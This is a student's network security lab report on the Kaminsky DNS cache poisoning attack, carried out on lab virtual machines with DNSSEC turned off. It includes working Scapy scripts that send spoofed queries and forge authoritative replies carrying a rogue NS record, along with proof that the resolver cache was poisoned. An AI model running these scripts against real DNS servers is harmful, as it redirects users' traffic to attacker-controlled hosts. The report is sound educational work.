Name: Kwa Li Ying
Student ID: 1003833

50.020 Network Security Lab 3: Remote DNS Attack (Kaminsky Attack)

Task 1: Configure the User VM

IP Addresses

User VM	10.0.2.128
Local DNS Server	10.0.2.129
Attacker VM	10.0.2.130

Setup: User Machine

Following the lab's instructions, the /etc/resolvconf/resolv.conf.d/head file is edited to include the line "nameserver 10.0.2.129" to specify 10.0.2.129 as the local DNS server:

```
  GNU nano 2.5.3                File: head                                Modified

# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.129
```

The command "sudo resolvconf -u" is then run for the changes to take effect.

A simple dig command is used to resolve the hostname of a random website:

```
[02/20/21]seed@VM:.../resolv.conf.d$ dig www.facebook.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2829
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.facebook.com.              IN      A

;; ANSWER SECTION:
www.facebook.com.       3600    IN      CNAME   star-mini.c10r.facebook.com.
star-mini.c10r.facebook.com. 60 IN      A       157.240.7.35

;; AUTHORITY SECTION:
c10r.facebook.com.      3600    IN      NS      d.ns.c10r.facebook.com.
c10r.facebook.com.      3600    IN      NS      b.ns.c10r.facebook.com.
c10r.facebook.com.      3600    IN      NS      c.ns.c10r.facebook.com.
c10r.facebook.com.      3600    IN      NS      a.ns.c10r.facebook.com.

;; ADDITIONAL SECTION:
a.ns.c10r.facebook.com. 3600    IN      A       129.134.30.11
a.ns.c10r.facebook.com. 3600    IN      AAAA    2a03:2880:f0fc:b:face:b00c:0:99
b.ns.c10r.facebook.com. 3600    IN      A       129.134.31.11
b.ns.c10r.facebook.com. 3600    IN      AAAA    2a03:2880:f0fd:b:face:b00c:0:99
c.ns.c10r.facebook.com. 3600    IN      A       185.89.218.11
c.ns.c10r.facebook.com. 3600    IN      AAAA    2a03:2880:f1fc:b:face:b00c:0:99
d.ns.c10r.facebook.com. 3600    IN      A       185.89.219.11
d.ns.c10r.facebook.com. 3600    IN      AAAA    2a03:2880:f1fd:b:face:b00c:0:99

;; Query time: 261 msec
;; SERVER: 10.0.2.129#53(10.0.2.129)
;; WHEN: Sat Feb 20 15:03:38 EST 2021
;; MSG SIZE  rcvd: 333
```

The IP address of the DNS server queried is stated at the bottom of the server, which is 10.0.2.129. This shows that the setup is successful as the response is indeed from 10.0.2.129.

Name: Kwa Li Ying
Student ID: 1003833

Task 2: Configure the Local DNS Server (the Server VM)

Step 1: Remove the example.com zone

There is no need for this step because we did not do the “Local DNS Attack Lab”. The /etc/bind/named.conf file does not contain an zone entry for example.com.

Step 2: Set up a forward zone

Since the ns.attacker32.com server does not belong to us, we cannot configure the DNS server running on ns.attacker32.com, so if we query this attack server at the end of the DNS query process, we cannot carry out the forgery attacks. To counter this, we need to reflect the IP address of our Attack VM as the nameserver for the attacker32.com domain so that our Attack VM can act as the malicious nameserver. Thus, there is a need to edit the /etc/bind/named.conf configuration file of the BIND9 server to set up a forward zone:

```
zone "attackerkwa.com" {
  type forward;
  forwarders {
    10.0.2.130;
  };
};
```

This is done to forward any queries to attackerkwa.com nameserver to the Attacker VM (10.0.2.130).

Step 3: Configure a few options

The /etc/bind/named.conf.options file is edited to configure where to dump the DNS cache, to turn off the DNSSEC protection mechanism (which protects against spoofing attacks), and to specify 33333 as the source port for spoofing DNS queries later:

```
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };
};
```

Step 4: Restart DNS Server

The “sudo service bind9 restart” command is run to restart the BIND9 DNS server.

Name: Kwa Li Ying
Student ID: 1003833

Task 3: Configure the Attacker VM

Step 1: Download the attackerkwa.com.zone and example.com.zone files from the lab's website.

Done.

Step 2: Modify these files accordingly based on students' actual network setup (e.g., some IP addresses need to be changed).

The example.com.zone file is edited so that the nameserver of example.com will point to the Attack VM's IP address (10.0.2.130).

```
$TTL 3D
@       IN      SOA    ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS     ns.attackerkwa.com.

@       IN      A      1.2.3.4
www     IN      A      1.2.3.5
ns      IN      A      10.0.2.130
*       IN      A      1.2.3.4
```

The same is done for the attackerkwa.com.zone file so the nameserver of ns.attackerkwa.com will point to the Attack VM's IP address (10.0.2.130):

```
$TTL 3D
@       IN      SOA    ns.attackerkwa.com. admin.attackerkwa.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS     ns.attackerkwa.com.

@       IN      A      10.0.2.7
www     IN      A      10.0.2.8
ns      IN      A      10.0.2.130
*       IN      A      10.0.2.10
```

Step 3: Copy these two files to the /etc/bind folder.

Done.

Step 4: Add the following entries to /etc/bind/named.conf

The following zone entries are added to the /etc/bind/named.conf file:

Name: Kwa Li Ying
Student ID: 1003833

```
zone "attackerkwa.com" {
  type master;
  file "/etc/bind/attackerkwa.com.zone";
};

zone "example.com" {
  type master;
  file "/etc/bind/example.com.zone";
};
```

Step 5: Restart the DNS server

The command “sudo service bind9 restart” is run to restart the BIND9 DNS server.

Name: Kwa Li Ying
Student ID: 1003833

Task 4a: Testing the Setup

Get the IP address of ns.attackerkwa.com

Sending the query to our local DNS server, we will get the Attacker VM's IP address of 10.0.2.130:

```
[02/23/21]seed@VM:~$ dig ns.attackerkwa.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> ns.attackerkwa.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1224
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 27

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ns.attackerkwa.com.            IN      A

;; ANSWER SECTION:
ns.attackerkwa.com.     259200  IN      A       10.0.2.130

;; AUTHORITY SECTION:
.                       518368  IN      NS      b.root-servers.net.
.                       518368  IN      NS      i.root-servers.net.
.                       518368  IN      NS      m.root-servers.net.
.                       518368  IN      NS      a.root-servers.net.
.                       518368  IN      NS      j.root-servers.net.
.                       518368  IN      NS      d.root-servers.net.
.                       518368  IN      NS      h.root-servers.net.
.                       518368  IN      NS      l.root-servers.net.
.                       518368  IN      NS      k.root-servers.net.
.                       518368  IN      NS      c.root-servers.net.
.                       518368  IN      NS      e.root-servers.net.
.                       518368  IN      NS      g.root-servers.net.
.                       518368  IN      NS      f.root-servers.net.

;; ADDITIONAL SECTION:
a.root-servers.net.     518368  IN      A       198.41.0.4
a.root-servers.net.     518368  IN      AAAA    2001:503:ba3e::2:30
b.root-servers.net.     518368  IN      A       199.9.14.201
b.root-servers.net.     518368  IN      AAAA    2001:500:200::b
c.root-servers.net.     518368  IN      A       192.33.4.12
c.root-servers.net.     518368  IN      AAAA    2001:500:2::c
d.root-servers.net.     518368  IN      A       199.7.91.13
d.root-servers.net.     518368  IN      AAAA    2001:500:2d::d
e.root-servers.net.     518368  IN      A       192.203.230.10
e.root-servers.net.     518368  IN      AAAA    2001:500:a8::e
f.root-servers.net.     518368  IN      A       192.5.5.241
f.root-servers.net.     518368  IN      AAAA    2001:500:2f::f
g.root-servers.net.     518368  IN      A       192.112.36.4
g.root-servers.net.     518368  IN      AAAA    2001:500:12::d0d
```

```
h.root-servers.net.     518368  IN      A       198.97.190.53
h.root-servers.net.     518368  IN      AAAA    2001:500:1::53
i.root-servers.net.     518368  IN      A       192.36.148.17
i.root-servers.net.     518368  IN      AAAA    2001:7fe::53
j.root-servers.net.     518368  IN      A       192.58.128.30
j.root-servers.net.     518368  IN      AAAA    2001:503:c27::2:30
k.root-servers.net.     518368  IN      A       193.0.14.129
k.root-servers.net.     518368  IN      AAAA    2001:7fd::1
l.root-servers.net.     518368  IN      A       199.7.83.42
l.root-servers.net.     518368  IN      AAAA    2001:500:9f::42
m.root-servers.net.     518368  IN      A       202.12.27.33
m.root-servers.net.     518368  IN      AAAA    2001:dc3::35

;; Query time: 5 msec
;; SERVER: 10.0.2.129#53(10.0.2.129)
;; WHEN: Tue Feb 23 12:27:59 EST 2021
;; MSG SIZE  rcvd: 846
```

After the DNS server forwards the request to the Attacker VM due to the forward zone entry, the attacker will respond with the IP address of the nameserver stated in the attackerkwa.com.zone file. In this case, this IP address is 10.0.2.130.

Name: Kwa Li Ying
Student ID: 1003833

Get the address of www.example.com

Sending the query to our local DNS server, we will get www.example.com's actual IP address of 93.184.216.34:

```
[02/23/21]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 889
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            172800  IN      NS      b.iana-servers.net.
example.com.            172800  IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1800    IN      A       199.43.135.53
a.iana-servers.net.     1800    IN      AAAA    2001:500:8f::53
b.iana-servers.net.     1800    IN      A       199.43.133.53
b.iana-servers.net.     1800    IN      AAAA    2001:500:8d::53

;; Query time: 697 msec
;; SERVER: 10.0.2.129#53(10.0.2.129)
;; WHEN: Tue Feb 23 12:30:13 EST 2021
;; MSG SIZE  rcvd: 196
```

This is because the local DNS server (10.0.2.129) queried example.com's official nameserver.

However, if we send the query directly to ns.attackerkwa.com, we will get the fake IP address of 1.2.3.5 as stated by the Attack VM's DNS server:

```
[02/23/21]seed@VM:~$ dig @ns.attackerkwa.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.attackerkwa.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31282
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attackerkwa.com.

;; ADDITIONAL SECTION:
ns.attackerkwa.com.     259200  IN      A       10.0.2.130

;; Query time: 1 msec
;; SERVER: 10.0.2.130#53(10.0.2.130)
;; WHEN: Tue Feb 23 12:31:16 EST 2021
;; MSG SIZE  rcvd: 105
```

Name: Kwa Li Ying
Student ID: 1003833

Task 4b: Construct DNS request

The following code in request.py is run on the Attacker machine to continuously send DNS requests to the victim DNS server:

```
#!/usr/bin/python3

from scapy.all import *
import random
import string

while True:

  random_ip = "10.0.2." + str(random.randint(0, 2**8-1))
  random_port = random.randint(0, 2**16-1)
  random_prefix = ""
  for i in range(5):
    random_prefix += random.choice(string.ascii_letters)
  random_qname = random_prefix + ".example.com"

  Qdsec = DNSQR(qname=random_qname)
  dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)
  ip = IP(dst='10.0.2.129', src=random_ip)
  udp = UDP(dport=53, sport=random_port, chksum=0)
  request = ip/udp/dns

  send(request)
```

The prefix of the hostname is randomised for each packet to avoid the caching effect. The source IP address is also randomised for each packet to avoid 10.0.2.130 getting noticed as the Attacker, but this IP address has to be within the range of IP addresses for the LAN subnet in order for the Victim DNS server to respond and continue the query.

The Victim DNS Server responds to every packet by sending a query to the example.com nameserver:

No.	Time	Source	Destination	Protocol	Length	Info
234	2021-02-21 15:34:01.0480093…	10.0.2.170	10.0.2.129	DNS	79	Standard query 0xaaaa A qFylO.example.com
235	2021-02-21 15:34:01.0482366…	10.0.2.129	199.43.135.53	DNS	90	Standard query 0x7fa9 A qFylO.example.com OPT
236	2021-02-21 15:34:01.0506351…	Vmware_c0:06:ad		ARP	44	Who has 10.0.2.105? Tell 10.0.2.129
237	2021-02-21 15:34:01.1783059…	10.0.2.129	10.0.2.129	ICMP	163	Destination unreachable (Host unreachable)
238	2021-02-21 15:34:01.2439953…	199.43.135.53	10.0.2.129	DNS	526	Standard query response 0x7fa9 No such name A qFylO.…
239	2021-02-21 15:34:01.2443405…	Vmware_c0:06:ad		ARP	44	Who has 10.0.2.170? Tell 10.0.2.129
240	2021-02-21 15:34:01.3697157…	Vmware_c0:06:ad		ARP	44	Who has 10.0.2.29? Tell 10.0.2.129
241	2021-02-21 15:34:01.4110741…	10.0.2.1	255.255.255.255	SNMP	168	get-request 1.3.6.1.4.1.1602.1.3.1.13.0 1.3.6.1.4.1.…
242	2021-02-21 15:34:01.4112180…	10.0.2.1	255.255.255.255	SNMP	168	get-request 1.3.6.1.4.1.1602.1.3.1.13.0 1.3.6.1.4.1.…
243	2021-02-21 15:34:01.4956626…	10.0.2.25	10.0.2.129	DNS	79	Standard query 0xaaaa A DNisP.example.com
244	2021-02-21 15:34:01.4959439…	10.0.2.129	199.43.133.53	DNS	90	Standard query 0x4ee0 A DNisP.example.com OPT
245	2021-02-21 15:34:01.4984400…	Vmware_c0:06:ad		ARP	44	Who has 10.0.2.52? Tell 10.0.2.129

The example.com nameserver (199.43.133.53 and 199.43.135.53) responds to the Victim DNS Server and the Victim DNS Server attempts to send this response back to the machine that send the initial DNS query but is unable to because the source IP address is spoofed.

Since the Attack VM's queries are shown to trigger the target DNS server to send out corresponding DNS queries, our DNS request is constructed correctly.

Name: Kwa Li Ying
Student ID: 1003833

Task 5: Spoof DNS Replies


The following code in reply.py is run on the Attacker VM so as to spoof DNS replies:

```
#!/usr/bin/python3

from scapy.all import *

name = 'www.example.com'
domain = 'example.com'
ns = '10.0.2.130'

Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
qdcount=1, ancount=1, nscount=1, arcount=0,
qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.0.2.129', src='199.43.133.53')
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns

send(reply)
```

The name is set up be ‘www.example.com’ temporarily but this should be set as the hostname to be resolved in the DNS request packet sent out by the Attacker VM.

The domain is set to be ‘example.com’ and ns is set to be 10.0.2.130 because we want to include an entry of type NS in the Additional section that indicates ns.attacker32.com (10.0.2.130) as the nameserver for the example.com domain. The destination IP address is set to be 10.0.2.129 because we are spoofing DNS reply packet on the way back to the Victim DNS Server. The source IP address is set to be 199.43.133.53 because this is the IP address of one of the nameservers of the example.com domain. The destination port is set to be 33333 because we configured the source port for all DNS queries on the Victim Nameserver to be this number. The source port is set to be 53 because the Victim DNS Server would query port 53 on the example.com nameserver for DNS queries.

The following screenshot shows the packet capture of the spoofed DNS response packet on the Victim DNS Server:



The fields of the DNS response packet are filled in nicely, according to how they should be spoofed.

Name: Kwa Li Ying
Student ID: 1003833

Task 6: launch the Kaminsky Attack


The following code in generate_dns_request.py is run on the Attacker VM to save the request packet's information to a file called ip_req.bin:

```
#!/usr/bin/python3

from scapy.all import *
import random


# Construct the DNS header and payload
random_ip = "10.0.2." + str(random.randint(0, 2**8-1))
random_port = random.randint(0, 2**16-1)
Qdsec = DNSQR(qname='twysw.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)

# Construct the IP, UDP headers, and the entire packet
ip = IP(dst='10.0.2.129', src=random_ip)
udp = UDP(dport=53, sport=random_port, chksum=0)
pkt = ip/udp/dns

# Save the packet to a file
with open('ip_req.bin', 'wb') as f:
  f.write(bytes(pkt))
```


The following code in generate_dns_reply.py is run on the Attacker VM to save the spoofed reply packet's information to a file called ip_resp.bin:

```
#!/usr/bin/python3

from scapy.all import *


# Construct the DNS header and payload
name = 'twysw.example.com'
domain = 'example.com'
ns = '10.0.2.130'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
qdcount=1, ancount=1, nscount=1, arcount=0,
qd=Qdsec, an=Anssec, ns=NSsec)

# Construct the IP, UDP headers, and the entire packet
ip = IP(dst='10.0.2.129', src='199.43.133.53')
udp = UDP(dport=33333, sport=53, chksum=0)
pkt = ip/udp/dns

# Save the packet to a file
with open('ip_resp.bin', 'wb') as f:
  f.write(bytes(pkt))
```

To find out which byte offset in the request packet binary file, the binary editor program *bless* is used to view the binary file ip_req.bin:





Name: Kwa Li Ying
Student ID: 1003833




This shows that the hostname prefix offset and the Transaction ID offset is at byte 41 and 28 respectively.

The same is done for the ip_resp.bin file to find the 2 offsets for the reply packet binary file:







This shows that the hostname prefix offsets are at bytes 41 and 64 and the Transaction ID offset is at byte 28.

Name: Kwa Li Ying
Student ID: 1003833

After this, the C code in attack.c is edited to load the binary packets into the C code and then send out the packets continuously. Please refer to the attached source code.

The C code is compiled to produce the binary file attack. This binary program is then run (with sudo because the CAP_NET_RAW capability is required) on the Attacker VM to send DNS requests to the Victim DNS Server and spoof the replies from example.com.

The following shell script in check_cache.sh is run on the Victim DNS Server to check if the attack works and the cache is poisoned:

```
#!/bin/bash

sudo rndc dumpdb -cache
cat /var/cache/bind/dump.db | grep attackerkwa
```

At the beginning, there is no output, which showed that the attack was not successful yet. After running the script a few times, the following output is finally shown:

```
[02/23/21]seed@VM:~/.../lab3$ ./check_cache.sh
ns.attackerkwa.com.     10797   \-AAAA  ;-$NXRRSET
; attackerkwa.com. SOA ns.attackerkwa.com. admin.attackerkwa.com. 2008111001 28800 7200 2419200 86400
example.com.            172791  NS      ns.attackerkwa.com.
; ns.attackerkwa.com [v4 TTL 1797] [v6 TTL 10797] [v4 success] [v6 nxrrset]
```

The NS entry in the cache shows that the spoofed DNS response has been successfully accepted by the DNS Server and its cache is successfully poisoned.


Name: Kwa Li Ying
Student ID: 1003833

Task 7: Result Verification

Using the User VM to query the Victim DNS Server, we get the fake IP address of www.example.com as shown:

```
[02/23/21]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29900
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            172669  IN      NS      ns.attackerkwa.com.

;; ADDITIONAL SECTION:
ns.attackerkwa.com.     259075  IN      A       10.0.2.130

;; Query time: 1 msec
;; SERVER: 10.0.2.129#53(10.0.2.129)
;; WHEN: Tue Feb 23 15:45:09 EST 2021
;; MSG SIZE  rcvd: 105
```

Taking a closer look at what happens at the Victim DNS Server:



The packet capture shows that after being queried by the User VM, the Victim DNS Server queries the Attacker VM instead of the real nameserver for the example.com domain. This is because its cache has been poisoned by the NS entry.

Using the User VM to query the Attacker VM's DNS Server, we also get the fake IP address of www.example.com:

```
[02/23/21]seed@VM:~$ dig @ns.attackerkwa.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.attackerkwa.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61812
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attackerkwa.com.

;; ADDITIONAL SECTION:
ns.attackerkwa.com.     259200  IN      A       10.0.2.130

;; Query time: 1 msec
;; SERVER: 10.0.2.130#53(10.0.2.130)
;; WHEN: Tue Feb 23 15:46:22 EST 2021
;; MSG SIZE  rcvd: 105
```

The same results prove that the attack is successful.